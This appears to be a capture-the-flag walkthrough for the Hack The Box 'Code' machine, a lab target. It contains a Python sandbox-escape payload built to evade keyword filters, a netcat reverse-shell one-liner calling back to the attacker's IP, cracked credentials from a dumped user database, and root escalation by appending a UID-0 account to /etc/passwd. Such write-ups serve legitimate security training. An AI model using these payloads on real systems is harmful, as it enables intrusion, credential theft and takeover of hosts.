Hackthebox Code Machine Write-up
Hello pentesters!
Here is a write-up for the Hackthebox Code machine.
Hackthebox Code is an easy Linux machine.
We exploit the machine as follows:
- Exploit RCE in Python sandbox
- Make reverse shell
- Find database file
- Retrieve Martin’s password in MD5 hash
- Crack the password with crackstation
- connect via SSH with Martin’s credentials
- Use linpeas to enumerate
- /etc/passwd is writable by Martin
- Create new-user with root privileges
- Switch to new-user and gain root access
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
sudo nmap -A -T4 --min-rate 1000 10.10.11.62
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 22:29 WAT
Nmap scan report for 10.10.11.62
Host is up (0.76s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-title: Python Code Editor
|_http-server-header: gunicorn/20.0.4
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
Found Two Open Ports: 22 for SSH and 5000 for HTTP
When we navigate to http://10.10.11.62:5000/, we find a web page that lets you run Python code.
I tried injection in login and signup forms without success. After some trial and error, I decided to focus on the Python code execution feature. The idea here is to bypass the sandbox and achieve code execution. You can try to play with it to understand it better. After spending some time, I realized we were dealing with a Python sandbox where some keywords are blacklisted. Keywords like: system, exec, builtins, os, popen, read, ...
How to Bypass This Sandbox?
Below are the steps:
- Found a way to access builtins:
print.__self__ - From builtins, access to
__import__to import os:.__dict__.get('imp' +'ort')('o'+'s') - From os, call system to execute code on the remote server:
.__getattribute__("sys" +"tem") - Execute your command:
("command")
The payload:
1
print.__self__.__dict__.get('__imp' +'ort__')('o'+'s').__getattribute__("sys"+"tem")("command")"

I ran nc in listen mode on my local machine:
1
nc -lvp 4444
And send this payload:
print.__self__.__dict__.get('__imp' +'ort__')('o'+'s').__getattribute__("sys"+"tem")("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.79 4444 >/tmp/f")
Boom! Got Reverse Shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ whoami
app-production
$ pwd
/home/app-production/app
$ ls ..
app
linpeas.sh
user.txt
$ cat user.txt
cat: user.txt: No such file or directory
$ cat ../user.txt
809b23efc5263f3987xxxxxxxxxxxxxxxxx
$ id
uid=1001(app-production) gid=1001(app-production) groups=1001(app-production)
$ ls /home
app-production
martin
$
We have a martin user on the machine. I read app.py and found some credentials in it. I also noticed that the app uses database.db SQLite to store user information and code.
- Copy database.db into static directory
- Download it by navigating to http://10.10.11.62:5000/static/database.db
- Use
sqlite3to retrieve Martin’s password from the database
1
2
3
4
5
6
7
8
9
sqlite> .tables
code  user
sqlite> select * from user;
1|development|759b74ce43947f5f4c91aeddc3e5bad3
2|martin|3de6f30c4a09c27fc71932bfc68474be
3|gamer|7f99bef877271bf7dd4aee74c0629e32
sqlite> select * from code;
1|1|print("Functionality test")|Test
sqlite>
Martin’s MD5 password is 3de6f30c4a09c27fc71932bfc68474be which is equal to nafeelswordsmaster
Now we can use that credential (martin:nafeelswordsmaster) to access SSH:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
ssh martin@10.10.11.62
martin@10.10.11.62's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 22 Apr 2025 09:01:17 AM UTC

  System load:           0.0
  Usage of /:            64.6% of 5.33GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             234
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.62
  IPv6 address for eth0: dead:beef::250:56ff:feb0:9a92


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
applicable law.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Apr 22 09:01:21 2025 from 10.10.16.79
martin@code:~$ whoami
martin
martin@code:~$ id
uid=1000(martin) gid=1000(martin) groups=1000(martin)
martin@code:~$
Time to Privilege Escalation
I used linpeas.sh to enumerate:
1
ls -al /etc/passwd
/etc/passwd is Writable
We can add a new user with root access:
- Generate new user password:
1
 openssl passwd -1 -salt ignite pass123
1
2
echo 'new-user:$1$ignite$3eTbJm98O9Hz.k1NTdNxe1:0:0:root:/root:/bin/bash' >> /etc/passwd
su new-user

And We Own the Box